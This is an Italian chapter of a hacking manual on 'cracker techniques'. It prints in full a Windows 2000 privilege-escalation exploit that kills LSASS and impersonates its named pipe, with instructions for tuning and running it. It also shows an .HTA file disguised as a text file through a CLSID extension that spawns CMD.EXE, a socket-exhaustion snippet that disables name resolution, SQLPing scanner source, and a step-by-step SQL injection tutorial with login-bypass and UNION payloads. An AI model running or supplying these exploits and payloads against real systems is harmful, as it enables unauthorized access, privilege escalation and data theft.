Eredità dalle tecniche dei cracker

Nei capitoli precedenti abbiamo visto come potrebbe essere possibile trasferire files su di un sistema remoto attivando TFTP grazie bugs, a email e a pagine html con codice particolare.
Negli tessi capitoli era anche riportato il metodo ipotetico per attivare processi i quali al limite potrebbero essere gli stessi programmi trasferiti.
A questo punto possiamo vedere come mediante delle metodologie da cracker è possibile elevare i privilegi di un utente in ambiente Windows.
Chiaramente questo per essere fatto è necessario poter scrivere sul sistema remoto e all'interno di HKCR (le voci del registro HKEY_CLASSES_ROOT)
All'interno del sistema esistono dei breakpoint che possono essere utilizzati dai debuggers per interrompere l'esecuzione di una procedura ad un certo punto.
Tra questi sistemi per attivare dei breakpoint ne esiste uno particolare che è costituito dalla presenza di un registro DR0-7 il quale è globale per tutte le procedure attive sotto Windows.
Se il registro venisse usato per settare un breakpoint, all'esecuzione di questo tutti i processi e i servizi verrebbero intaccati.
Nel caso del suo uso per procedure di hacking la metodologia pretende due funzioni particolari ovvero l'interruzione di un servizio e quindi il dirittamento ramite pipe verso un nostro servizio scritto appositamente.
Il programma che segue scritto in C++ esegue il kill di LSASS.EXE e successivamente il tutto viene dirottato su \\.\pipe\lsass

```
// Win2K elevation of privileges
// Written by Georgi Guninski http://www.guninski.com
// Kind of ugly but works
// Check the disclaimer and advisory at
http://www.guninski.com/dr07.html

#define _WIN32_WINNT  0x0500

#include <stdio.h>
#include <windows.h>
#include <stdlib.h>

// may need to change below
///////////////////////////////
DWORD lsasspid=224; // pid of LSASS.EXE
//DWORD lsasspid=236; // pid of LSASS.EXE
DWORD MAGICESPINLSA=0x0053ffa0; // ESP in LSASS.EXE - may need to
change it
//////////////////////////////

char szPipe[64]="\\\\.\\pipe\\lsass";
HANDLE hProc = NULL;
PROCESS_INFORMATION pi;


volatile int lsadied = 0;



unsigned long __stdcall threadlock(void *v)
{
      Sleep(1000);
      LockWorkStation();
      return 0;
}

unsigned long __stdcall threadwriter(void *v)
{
      while(!lsadied)
```

```
      {
    FILE *f1;
      f1=fopen("\\\\.\\pipe\\lsass","a");
       if (f1 != NULL)
            {
             fprintf(f1,"A");
             fclose(f1);
            }
/*
       else
             printf("%s\n","error writing to pipe");
*/
      Sleep(400);
      }
      printf("%s\n","Stop writing to pipe");
      return 0;
}

unsigned long __stdcall waitlsadie(void *v)
{

int lsadied2=0;
long ( __stdcall *NtQuerySystemInformation )( ULONG, PVOID, ULONG,
ULONG ) = NULL;
if ( !NtQuerySystemInformation )
      NtQuerySystemInformation = ( long ( __stdcall * )( ULONG,
PVOID, ULONG,
ULONG ) ) GetProcAddress( GetModuleHandle( "ntdll.dll"
),"NtQuerySystemInformation" );
typedef struct _tagThreadInfo
{
        FILETIME ftCreationTime;
        DWORD dwUnknown1;
        DWORD dwStartAddress;
        DWORD dwOwningPID;
        DWORD dwThreadID;
        DWORD dwCurrentPriority;
        DWORD dwBasePriority;
        DWORD dwContextSwitches;
        DWORD dwThreadState;
          DWORD dwWaitReason;
        DWORD dwUnknown2[ 5 ];
} THREADINFO, *PTHREADINFO;
#pragma warning( disable:4200 )
typedef struct _tagProcessInfo
{
        DWORD dwOffset;
        DWORD dwThreadCount;
        DWORD dwUnknown1[ 6 ];
        FILETIME ftCreationTime;
        DWORD dwUnknown2[ 5 ];
        WCHAR* pszProcessName;
        DWORD dwBasePriority;
        DWORD dwProcessID;
        DWORD dwParentProcessID;
        DWORD dwHandleCount;
        DWORD dwUnknown3;
        DWORD dwUnknown4;
        DWORD dwVirtualBytesPeak;
        DWORD dwVirtualBytes;
        DWORD dwPageFaults;
```

```
        DWORD dwWorkingSetPeak;
        DWORD dwWorkingSet;
        DWORD dwUnknown5;
        DWORD dwPagedPool;
        DWORD dwUnknown6;
        DWORD dwNonPagedPool;
        DWORD dwPageFileBytesPeak;
        DWORD dwPrivateBytes;
        DWORD dwPageFileBytes;
        DWORD dwUnknown7[ 4 ];
        THREADINFO ti[ 0 ];
} _PROCESSINFO, *PPROCESSINFO;
#pragma warning( default:4200 )



 PBYTE pbyInfo = NULL;
 DWORD cInfoSize = 0x20000;
while(!lsadied2)
{
 pbyInfo = ( PBYTE ) malloc( cInfoSize );
 NtQuerySystemInformation( 5, pbyInfo, cInfoSize, 0 ) ;
 PPROCESSINFO pProcessInfo = ( PPROCESSINFO ) pbyInfo;
 bool bLast = false;
 lsadied2 = 1;
 do {
       if ( pProcessInfo->dwOffset == 0 )
         bLast = true;
     if (pProcessInfo->dwProcessID == lsasspid)
             lsadied2 = 0 ;
     pProcessInfo = ( PPROCESSINFO ) ( ( PBYTE ) pProcessInfo +
pProcessInfo->dwOffset );
    } while( bLast == false );
 free( pbyInfo );
}
printf("LSA died!\n");
lsadied=1;
return 0;
}



void add_thread(HANDLE thread)
{
              CONTEXT ctx = {CONTEXT_DEBUG_REGISTERS};

//DR7=d0000540 DR6=ffff0ff0 DR3=53ffa0 DR2=0 DR1=0 DR0=0

    SuspendThread(thread);
    GetThreadContext(thread,&ctx);
      ctx.Dr7=0xd0000540;
      ctx.Dr6=0xffff0ff0;
      ctx.Dr3=MAGICESPINLSA;
      ctx.Dr2=0;
      ctx.Dr1=0;
      ctx.Dr0=0;
    SetThreadContext(thread, &ctx);
    ResumeThread(thread);
//    printf("DR7=%x DR6=%x DR3=%x DR2=%x DR1=%x
DR0=%x\n",ctx.Dr7,ctx.Dr6,ctx.Dr3,ctx.Dr2,ctx.Dr1,ctx.Dr0);
```

```
}


unsigned long __stdcall threaddeb(void *v)
{
    STARTUPINFO si = {
        sizeof(STARTUPINFO)
    };


    CreateProcess(0,"c:\\winnt\\system32\\taskmgr.exe",0,0,0,
            CREATE_NEW_CONSOLE,0,0,&si,&pi);
      Sleep(2000);
    BOOL status = CreateProcess(
        0,
        "c:\\winnt\\system32\\calc.exe",
        0,0,0,
            DEBUG_PROCESS
        | DEBUG_ONLY_THIS_PROCESS
        | CREATE_NEW_CONSOLE,
        0,0,&si,&pi);

    if( !status )
    {
            printf("%s\n","error debugging");
            exit(1);
    }

    add_thread(pi.hThread);

    for( ;; )
    {
        DEBUG_EVENT de;
        if( !WaitForDebugEvent(&de, INFINITE) )
        {
             printf("%s\n","error WaitForDebugEvent");
        }

        switch( de.dwDebugEventCode )
        {
        case CREATE_THREAD_DEBUG_EVENT:
            add_thread(de.u.CreateThread.hThread);
            break;
        }
    ContinueDebugEvent(de.dwProcessId,de.dwThreadId,DBG_CONTINUE);
      }

      return 0;
}

    int main(int argc,char* argv[])
    {
      DWORD dwType = REG_DWORD;
      DWORD dwSize = sizeof(DWORD);
        DWORD dwNumber = 0;
      char szUser[256];
      HANDLE hPipe = 0;

            if (argc > 1)
                  lsasspid=atoi(argv[1]);
            if (argc > 2)
```

```
                  sscanf(argv[2],"%x",&MAGICESPINLSA);

        printf("Fun with debug registers. Written by Georgi 
Guninski\n");
        printf("vvdr started: lsasspid=%d 
breakp=%x\n",lsasspid,MAGICESPINLSA);
        CreateThread(0, 0, &threadwriter, NULL, 0, 0);
        CreateThread(0, 0, &waitlsadie, NULL, 0, 0);
        CreateThread(0, 0, &threaddeb, NULL, 0, 0);

        while(!lsadied);

      printf("start %s\n",szPipe);
      hPipe = CreateNamedPipe (szPipe, PIPE_ACCESS_DUPLEX,
                               PIPE_TYPE_MESSAGE|PIPE_WAIT,
                               2, 0, 0, 0, NULL);
      if (hPipe == INVALID_HANDLE_VALUE)
      {
        printf ("Failed to create named pipe:\n  %s\n", szPipe);
        return 3;
      }
        CreateThread(0, 0, &threadlock, NULL, 0, 0);
        ConnectNamedPipe (hPipe, NULL);
      if (!ReadFile (hPipe, (void *) &dwNumber, 4, &dwSize, NULL))
      {
        printf ("Failed to read the named pipe.\n");
        CloseHandle(hPipe);
        return 4;
      }

     if (!ImpersonateNamedPipeClient (hPipe))
      {
        printf ("Failed to impersonate the named pipe.\n");
        CloseHandle(hPipe);
        return 5;
      }
      dwSize  = 256;
      GetUserName(szUser, &dwSize);
      printf ("Impersonating dummy :) : %s\n\n\n\n", szUser);
// the action begins
        FILE *f1;
        f1=fopen("c:\\winnt\\system32\\vv1.vv","a");
            if (f1 != NULL)
            {
             fprintf(f1,"lsass worked\n");
             fclose(f1);
             printf("\n%s\n","Done!");
            }
            else
             printf("error creating file");
      fflush(stdout);
      HKEY mykey;
      RegCreateKey(HKEY_CLASSES_ROOT,"vv",&mykey);
      RegCloseKey(mykey);


    CloseHandle(hPipe);
    return 0;
    }
```

Un metodo semplice per testare questo sistema di debugging è il seguente.

Eseguite calc.exe con WINDBG, il debugger di windows.
Settate il breakpoint hardware in memoria e scrivete il valore corrente di ESP.
Richiamate il taskmgr.exe, il task manager, ed attendete qualche istante.
Se ricevete una SINGLE STEP EXCEPTION con una dialog box relativamente ad un processo differente a CALC.EXE allora potenzialmente siete soggetti a questo bug.
Il programma in cpp ha due argomenti e precisamente <pid di LSASS.EXE> e <ESP in LSASS.EXE>.
Lanciatelo e aspettate qualche istante.
Il risultato dovrebbe essere quello di ricevere una exception in LSASS.EXE
Un file è creato in c:\winnt\system32 eanche una chiave in HKCR.
Se LSASS.EXE non viene terminato bloccate e fate ripartire pipe3.
Se anche questa volta non capita nulla allora dovrete giocare sui parametri MAGICESPINLSA

```
DWORD MAGICESPINLSA=0x0053ffa0; // ESP in LSASS.EXE - may need to
```

Questo è ESP nel thread in LSASS.EXE.
Se ricevete BSOD allora dovrete modificare il parametro e la funzione Sleep().



La falsificazione dei files

Supponiamo di voler inserire dentro ad un files del codice html (.HTA) per voler fare in modo che chi vede il file di fatto ci clicki sopra convinto che questo sia tutt'altra cosa.
Il codice dentr ad un file potrebbe essere :

```
<script>
a=new ActiveXObject("WSCript.Shell");
a.run("CMD.EXE");
alert("I am .HTA\n Started command prompt");
</script>
```

Come dicevamo prima è possibile scrivere il nome del file seguito da un particolare CLSID come nell'esempio che segue :

tes_hta.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}

Guardando il file con l'explorer vedremmo solo la prima parte.

Guardate clickando sul file (sul mio sistema i files TXT sono associati ad un editor di testo il quale dovrebbe essere attivato …. Invece …).
Viene attivata una shell mediante CMD.EXE

Bloccare la capacità di risolvere un indirizzo

Alcune volte nelle attività svolte dagli hackers diventa importante bloccare la capacità di un sistema di risolvere un indirizzo.
Con poche linee di programma è possibile mettere un sistema Windows nell'incapacità di farlo.
Nei capitoli precedenti abbiamo visto la gestione della rete mediante l'uso di JAVA.
Le due o tre righe che seguono sono appunto scritte in questo linguaggio per fare in modo che al limite queste possano essere anche inserite dentro a pagine WEB.

```
for(i=0;i<m;i++)
{

try { DatagramSocket d = new DatagramSocket();v.addElement(d);}
catch (Exception e) {System.out.println("Exhausted, i="+i);}
}
```

Identificazione SQL Server

Nei capitoli precedenti abbiamo visto le tecniche legate ad SQL Server.
Chiaramente il problema è trovare i vari SQLServer presenti in rete.
Per fare questo è sufficiente uno speciale PING ovvero SQLPing.

```
/* $Id: sqlping.c,v 1.1 2001/03/06 02:40:48 fygrave Exp $ */
/*
** fygrave@tigerteam.net
** http://www.relaygroup.com
**
** Unix port of m$ sql ping tool from http://www.sqlsecurity.com
(reversed)
**
**
**
*/


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <errno.h>
#include <signal.h>
#include <netdb.h>


#define DEF_TIMEOUT 10
#define SQL_PORT    1434


int ssock;

int usage(char *myname) {
    printf("Usage: %s ip_address [timeout] [num of
packets]\n",myname);
    exit(1);
}

void sig_alarm(int sig) {
    close(ssock);
    printf("\nNo responce received.\n");
    exit(1);
}

int main(int argc,char **argv) {

int   pcount;
int   npack;
struct servent *sp;
struct sockaddr_in host;
struct hostent *hostaddr;
struct linger ling;
int rsize,hsize,i,timeout;
fd_set rfd,wfd;
struct timeval  waitsock;
```

```
unsigned char received=0;
char rpack[]="\x02";
unsigned char buf[1000];
int junkct=0;

    /* we need hostname. at least.. */
    if (argc<2) {
        usage(argv[0]);
        exit(1);
    }

    /* and maybe timeout */

    timeout =   DEF_TIMEOUT;
    npack   =   1;

    switch (argc) {
        case 4:
                npack = atoi(argv[3]);
        case 3:
                timeout = atoi(argv[2]);
                break;
        case 2:
                break;
        default:
                printf("too much garbage\n");
                usage(argv[0]);
    }

    if (timeout <=0) {
        fprintf(stderr, "Bogus timeout period [%s]\n",argv[3]);
        usage(argv[0]);
    }

    if (signal(SIGALRM,sig_alarm)==SIG_ERR) {
        perror("signal");
        exit(1);
    }
    alarm(timeout);

    memset(&host, 0, sizeof(host));
    host.sin_family = AF_INET;
    host.sin_port = 0;
    if (( hostaddr = gethostbyname(argv[1])) == NULL) {
        herror("can't resolve remote hostname");
        exit(1);
     }

    /* here we open socket, which we will use to send packets */

    if ((ssock=socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
        perror("socket");
        exit(1);
    }

    if ((bind(ssock, (struct sockaddr *)&host, sizeof(host))) < 0 ) {
        perror("bind");
        close(ssock);
        exit(1);
    }
    ling.l_onoff = 0;          /* dont linger */
```

```
    if(setsockopt(ssock, SOL_SOCKET,
        SO_LINGER, (void *)&ling, sizeof(ling))==-1) {
        perror("setsockopt error:");
        close(ssock);
        exit(1);
    }

    host.sin_port = htons(SQL_PORT);
    bcopy(hostaddr->h_addr,&host.sin_addr,hostaddr->h_length);

    printf("Sending %i packet(s) to %s [%s]\n(%i sec. timeout).",
npack, argv[1],
        inet_ntoa(host.sin_addr),timeout);


    waitsock.tv_sec=0;
    waitsock.tv_usec=0;


    /* send packets while not receive any or interrupted */
    for(;;) {

        FD_ZERO(&rfd);
        FD_ZERO(&wfd);
        FD_SET(ssock,&rfd);
        FD_SET(ssock,&wfd);


        if (select(ssock+1,&rfd,&wfd,(fd_set *)0,&waitsock) == -1) {
             if (errno==EINTR)
                 continue;
            else {
                perror("select");
                close(ssock);
                exit(1);
            }
        }

        /* if we can write */
        if (FD_ISSET(ssock,&wfd) && npack) {
            if ((sendto(ssock,rpack,sizeof(rpack),
                        0,(struct sockaddr *)&host,
                        sizeof(host)))
                 != sizeof(rpack)) {
                    perror("sendto");
                    if (errno == ENOBUFS ) {
                                sleep(1);
                                continue;
                    }
                    else
                       exit(1);
             }
             printf(".");
             npack--;
             fflush(stdout);
        }
    /* if something to read ... */
        if (FD_ISSET(ssock,&rfd))
         {
             if( ( rsize = recvfrom(ssock,buf,sizeof(buf),0,
                      (struct sockaddr *)&host,&hsize)) <=0) continue;
```

```
            printf("\nResponse:\n");
            for(i=3; i<rsize; i++) {
                if (buf[i] == ';')
                    if (junkct) {
                        printf("\n");
                        junkct=0;
                    } else {
                        if (buf[i-1] != ';')
                            printf("\t\t=\t");
                        junkct=1;
                    }
                  else
                      printf("%c", buf[i]);


            }
            received++;/* ok.. we got at least single packet */

         }
         if (received) break;
    }
    close(ssock);
    printf("\n");
return 0;
}
```

SQL Injection

Molte volte le tecniche comuni sono troppo conosciute per avere delle probabilità per avere successo.
A questo punto gli attacchi devono trovare delle strade alternative come ad esempio quelle che riguardano tutti quei programmi che tra le loro potenzialità hanno quelle di eseguire del codice in modo arbitrario.
Mi riferisco ad esempio ai sistemi di database SQL i quali spesso tra gli statement eseguibili hanno anche quelli legati all'esecuzione di comandi i quali verrebbero eseguiti con gli stessi diritti relativi a quelli legati all'esecuzione del programma.
Prendiamo ad esempio sistemi che sono molto famosi all'interno delle crew quali quella di ZeroHack ovvero quei siti posizionati in Russia o in altri paesi in cui certi tipi di reati sessuali sono permessi o perlomeno non perseguiti a termine di legge come ad esempio i siti pedofili.
Questi in genere sono corazzati in quanto notoriamente subiscono attacchi da parte degli hackers i quali non sopportano certi siti palesemente pedofili.
Come dicevo questi siti hanno tutte le porte bloccate, i servizi quali FTP e TELNET bloccati e cosi via.
In ogni caso questi dispongono di servizi di database destinati alla registrazione degli utenti e al loro login.
La metodologia che permette di eseguire un certo tipo di attacchi viene definita con il termine di SQL injection la quale è un tecnica per eseguire l'exploit delle applicazioni WEB che usano i database
Nei capitoli precedenti avevamo già affrontato il discorso parlando dei problemi legati ai database SQL ma ad ogni modo qui vedremo di approfondire l'argomento.
Molte volte le problematiche sorgono dal fatto che gli implementatori del codice di gestione dei sistemi di database ignorano per comodità o per ignoranza i pericoli che possono sorgere dalla visualizzazione di codice inserito dentro ai campi da parte di client senza precedentemente controllarne il contenuto.
Sapete tutti che ad esempio i linguaggio di script vengono interpretati a livello di server o di client per cui spesso inserendo dentro ai campi del database dei comandi del linguaggio o del sistema SQL stesso questi vengono interpretati esattamente come se di fatto fossero presenti dentro al file .ASP, .PHP o quello che è.
Prima di perdere tempo con un sistema eseguite una prova sostituendo un parametro con un apicetto seguito da un comando SQL :e dal carattere di REM ovvero ';--' :

```
` WHERE --
```

Capite che se ad esempio il nome inserito dentro ad un campo richiesto in una pagina WEB fosse utilizzato all'interno di una statement SQL questo potrebbe essere visto come:

```
SELECT * FROM TABLE WHERE Nome=‘NomeInserito’
```

Guardiamo un ipotetico programma in C che legge l'input e crea la stringa :

```
#include <stdio.h>

void main(vid)
{
      char buffer[128];
      printf("\nInput : ");
      gets(buffer);
      printf("\n\nSelect * From Table Where Name='%s'", buffer);
}
```

Compiliamo e vedamo gli output inserendo prima un nome come dovrebbe essere messo e poi uno statement errato.

```
F:\TempWork>cl test.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

test.c
Microsoft (R) Incremental Linker Version 6.00.8447
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:test.exe
test.obj

F:\TempWork>test

Input : Flavio

Select * From Table Where Name='Flavio'
F:\TempWork>test

Input : zzz' where ;--

Select * From Table Where Name='zzz' where ;--'
F:\TempWork>
```

Vedete che inserendo il nome verrebbe :

```
Select * From Table Where Name='Flavio'
```

Inserendo zzz' WHERE – farebbe si che gli apicetti appesi dal programma in C verrebbero considerato dopo il REM.

```
Select * From Table Where Name='zzz
```

In un ambito reale, nel caso in cui I parametri siano più di uno, I test devono essere eseguiti uno alla volta.
Supponiamo che questa sia una linea di argomenti completamente valida :

```
ContactName=Maria%20Anders&CompanyName=Alfreds%20Futterkiste
```

e che invece questa linea ci restituisca un errore ODBC:

```
ContactName=Maria%20Anders&CompanyName='%20OR
```

Di conseguenza controllando con questa linea :

```
CompanyName='
```

Potremmo ricevere l'errore che ci dice che avremmo dovuto specificare un valore per il ContactName.
Questa linea :

```
ContactName=BadContactName&CompanyName='
```

potrebbe restituirvi la stessa pagina che viene restituita nel caso precedente quando non è stato specificato nessun valore per ContactName.
Ad ogni modo avrebbe potuto invec4e restiurvi anche qualche cosa d'altro.
Questo per dire che l'inserimento di valori necessita successivamente di un analisi dei valori restituiti al fine di riuscire a capire quale tecnica usare e queli poss'ono essere le potenzialità del SQL injection.
Ad ogni modo la cosa importante è che il database ci restituisca direttamente un messaggio di errore.
Chiaramente se invece di un messaggio del database ci venisse fuori un messaggio del tipo :

```
Avete sbagliato a inserire il nominativo
```

Significherebbe che l'input viene valutato dal programmatore e quindi passato al database solo in formato corretto.
A dire il vero l'ottimale si ottiene quando di fatto a restituire il messaggio d'errore è il driver ODBC.
Il più classico dei sistemi che pretende un input da un FORM e successivamente usa i dati inseriti dentro ad uno statement del database è sicuramente il classico sistema di LOGIN.
Un applicazione che fa questo potrebbe usare un statement del tipo :

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
strUsername & "' AND Password = '" & strPassword & "'"

strAuthCheck = GetQueryResult(SQLQuery)

If strAuthCheck = "" Then
      boolAuthenticated = False
Else
      boolAuthenticated = True
End If
```

In pratica le due variabili strUsername e strPassword contengono il nome e la pasworde inserita dentro al form dall'utente.
Come potete vedere tramite un sistema di concatenazione & vengono aggiunti gli apicetti prima e dopo la stringa.
In pratica lo stetement QL interrogherebbe la tebella Users per vedere se esiste un record che possiede il nome dell'utente e quella password.
Ora supponiamo che l'utente invece della password e del nome inserisse :

```
Login: ' OR ''='
Password: ' OR ''='
```

Lo statement SQL eseguito diventerebbe :

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND
Password = '' OR ''=''
```

Detto a parole significherebbe :

Seleziona lo Username da ers fdove lo Username è uguale a NULL oppure NIENTE è uguale a NIENTE e la password è uguale a NULL oppure NIENTE è uguale a NIENTE.

Esistono dei casi in cui è necessario eeguire delle funzioni di reverse engineering sulle applicazioni WEB partendo dai messaggi di errore restituiti dal database.
Il primo tipo di errore che generalmente si incontra è il SYNTAX ERROR.
Un SYNTAX ERROR indica che la query non è conforme con la struttura delle sintassi SQL del database.
In quele definite come iniezioni dirette, qualsiasi argomento inseriate questa viene utilizzata all'interno della query SQL direttamente senza nessuna modifica.
Proviamo ad inserire un valore legittimo terminato da uno spazio e dalla parola OR
Se questa genera un errore allora la direct injection è possibile.
I valori diretti possono essere dei numerici usati dentro alle specifiche WHERE, come ad esempio :

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE Employee = " & intEmployeeID
```

Oppure una keyword SQL, come ad esempio un nome di una tabella o di una colonna cme nell'esempio :

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
ORDER BY " & strColumn
```

Tutte le altre istanze sono quelle definite con il terine di 'quoted injection vulnerabilities'.
In una quoted injection, qualsiasi agomento che inseriate possiede un chiusura tra virgolette grazie apunto al carattere ' preposto e inserito dopo.dall'applicazione stessa :

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE EmployeeID = '" & strCity & "'"
```

In ordine per eseguire il "break out" delle virgolette e la manipolazione della query al fine di mantenere una sintassi valida, la vostra stringa relativa all'iniezione deve contenere una virgoletta singola prima di usare una parola SQL alla fine dentro ad uno statement WHERE che necessita di una virgoletta messa dopo.
Come abbiamo visto prima l'inserimento alla fine di :

```
;--
```

permette di annullare qualsiasi cosa il programma aggiunga alla fine in quanto di fatto si troverebbe dopo il segno di REM.
Le query tramite SELECT sono utilizzate per recuperare I dati da un database.
Molte applicazioni WEB che utilizzano contenuti dinamici di qualsiasi tipo utilizzano le informazioni restituite da una SELECT.
La parte della SELECT che è in grado di eseguire il filtraggio dei dati è la WHERE.
La strada per modificare una query mediante una WHERE è quella di crearla usado una UNION SELECT.
Una UNION SELECT permette query multiple SELECT che possno essere specificate all'internbo di un unico stement.
Queste potrebbero sembrare a:

```
SELECT CompanyName FROM Shippers WHERE 1 = 1 UNION ALL SELECT
CompanyName FROM Customers WHERE 1 = 1
```

Questa estituirà un recordsets dalla prima query e insieme una seconda query.

ALL è necessaria per sotrarsi a certi tipi di SELECT DISTINCT e comunque non interferisce in nesun modo.
E' necessario esserei sicuri che la prima query, la prima che lo sviluppatore dell'applicazione WEB intende eseguire, non restituisca records.
Non esiste nessuna difficoltà.
Vediamo il eguente codice al lavoro :

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE City = '" & strCity & "'"
```

E usiamo la stringa per l'iniezione :

```
' UNION ALL SELECT OtherField FROM OtherTable WHERE ''='
```

Questa farebbe risultare la seguente query :

```
SELECT FirstName, LastName, Title FROM Employees WHERE City =
'' UNION ALL SELECT OtherField FROM OtherTable WHERE ''=''
```

Questo è quello che succede: il database engine naviga sulla tabella Employees, cercando quelle righe dove la City è settata a nothing.
Siccome non trova righe dove City è nothing, nessun records è restituito.
L'unico record che verrà restituito sarà dalla injected query.
In alcuni casi, usando nothing non funzionerà dato che ci sono delle entries nella tabella dove nothing viene usato, o perché specificando nothing costringeremmo l'applicazione WEB a fare qualche cosa.
Tutto quello che dovete fare è specificare un valore che non esista dentro alla taballa.
Ad esempio si potrebbe specificare qualche cosa fori dall'ordinario
Quando viene atteso un numero, zero e I numeri negativi spesso funzionano bene
Per un argomento di testo si potrebbe usare una stringa come "NoSuchRecord", "NotInTable", o la popolarre batitura di tasti"sjdhalksjhdlka".
Alcuni server di database restituiscono delle porzioni di query contenenti l'errore di sintassi all'interno dei loro messaggi.
In questo caso si potrebbe volutamente creare errori per ricevere informazioni utili sulla struttura del database.
Queste sono ad esempio delle stringhe d'attacco :
'

```
BadValue'
'BadValue
' OR '
' OR
;
9,9,9
```

Se gli errori di sintassi contengono delle parentesi aggiungete una parentesi al valore cattivo come parte della vostra stringa d'iniezione.
Ad esempio :

```
mySQL="SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = '" & strCity & "')"
```

In questo modo quando iniettate il valore

```
"') UNION SELECT OtherField FROM OtherTable WHERE (''='",
```

la seguente query viene inviata al server

```
SELECT LastName, FirstName, Title, Notes, Extension FROM Employees
WHERE (City = '') UNION SELECT OtherField From OtherTable WHERE
(''='')
```

U altra specifica riguarda la voce LIKE.
Molti statement SQL utilizzano il LIKE come ad esempio :

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE
LastName LIKE '%" & strLastNameSearch & "%'"
```

Il segno percento (%) viene usato come valore jolly, in modo tale che la WHERE per,mette di fare si che strLastNameSearch possa apparire in qualsiasi modo dentro LastName.
In ordine per terminare la query dal fatto di restituire records, il vostro bad value deve essere qualche cosa che nessuno dei valori in LastName contiene.
La stringa che l'applicazione WEB appende all'input degli utenti, normalmente un segno di percento e una virgoletta, deve essere mirrorizzata nella specifica WHERE della stringa d'iniezione.
Inoltre utilizzando nothing come cattivo valore verrà creato l'argomento di LIKE uguale a "%%", il quale risulterà essere un wildcard completo , il quale restituirà tutti i records.
Usando la stringa "9,9,9" potreste ricevere il messaggio :

```
Too many arguments were supplied for procedure
sp_StoredProcedureName.
```

Questo significa che I dati passati dall'utente vengono utilizzati dentro ad una stored procedure.
Questo in genere è quello che si può definire con il termine di 'kiss of death' per quanto riguarda le iniezioni SQL in quanto non esiste modo di eseguirle se i dati vengono usati direttamente dentro a una di queste.
Ad ogni modo se riuscite girare intorno al syntax error, la parte di lavoro più dura è stata fatta.
Scegliete un nome di tabella valida tra quelle qui elencate :

MS SQL Server
sysobjects
syscolumns
MS Access Server
MSysACEs
MSysObjects
MSysQueries
MSysRelationships
Oracle
SYS.USER_OBJECTS
SYS.TAB
SYS.USER_TABLES
SYS.USER_VIEWS
SYS.ALL_TABLES
SYS.USER_TAB_COLUMNS
SYS.USER_CONSTRAINTS
SYS.USER_TRIGGERS
SYS.USER_CATALOG

relative al sistema di database con cui pensate di avere a che fare.
Quasi sicuramente avrete a che fare con un messaggio d'errore che sarà relativo alle differenze di numero di campi dentro ad una query SELECT e UNION SELECT.
Dovrete trovare quante colonne sono richieste per creare una query valida.
Guardate ad esempio il seguente codice :

```
SQLString = SELECT FirstName, LastName, EmployeeID FROM Employees
WHERE City = '" & strCity "'"
```

La SELECT legittima e la stringa UNION SELECT iniettata deve avere un numero uguale di colonne pari a quelle della clausola WHERE.
In questo caso tutte e due ne vogliono tre.

Non soltanto il numero ma anche le tipologie.
Ad esempio se FirstName è una stringa, allora il campo corrispondente nella vostra stringa d'iniezione deve essere anch'esso una stringa.
Alcuni servers, come ad esempio Oracle, sono molto restrittivi su questo.
Altri invece sono più elastici e permettono di usare qualsiasi tipo in quanto eseguono la conversione.
Per esempio in SQL Server inserendo dei valori numerici in una varchar tutto va bene dato che il numero verrebbe convertito in stringa.
Inserire del testo in una colonna smallint, in ogni caso, è illegale dato che il testo non può essere convertito in intero
Dato che I tipi numerici spesso sono convertiti in stringhe facilmente, ma non viceversa, usate quando potete valori numerici.
Per determinare il numero dele colonne che devono essere usate, tentate aggiungendo un valore alla volta alla clausola UNION SELECT fino a quando vi verrà restituito un errore di 'column number mismatch'.
Se viene inconrato un 'type mismatch error' cambiate la tipologia dei dati della colonna.da numerico a litteral.
Alcune volte riceverete un errore di conversione non appena userete una tipologia incorretta.
Altre volte invece riceverete immediatamente degli errori relativi al numero di argomenti.
Alcune volte il problema potrebbe derivare da delle clausole WHERE che vengono aggiunte dopo la vosttra stroinga dell'iniezione.
Guardate ad esempio il codice :

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees WHERE
City = '" & strCity & "' AND Country = 'USA'"
```

Usando una semplice iniezione avremmo :

```
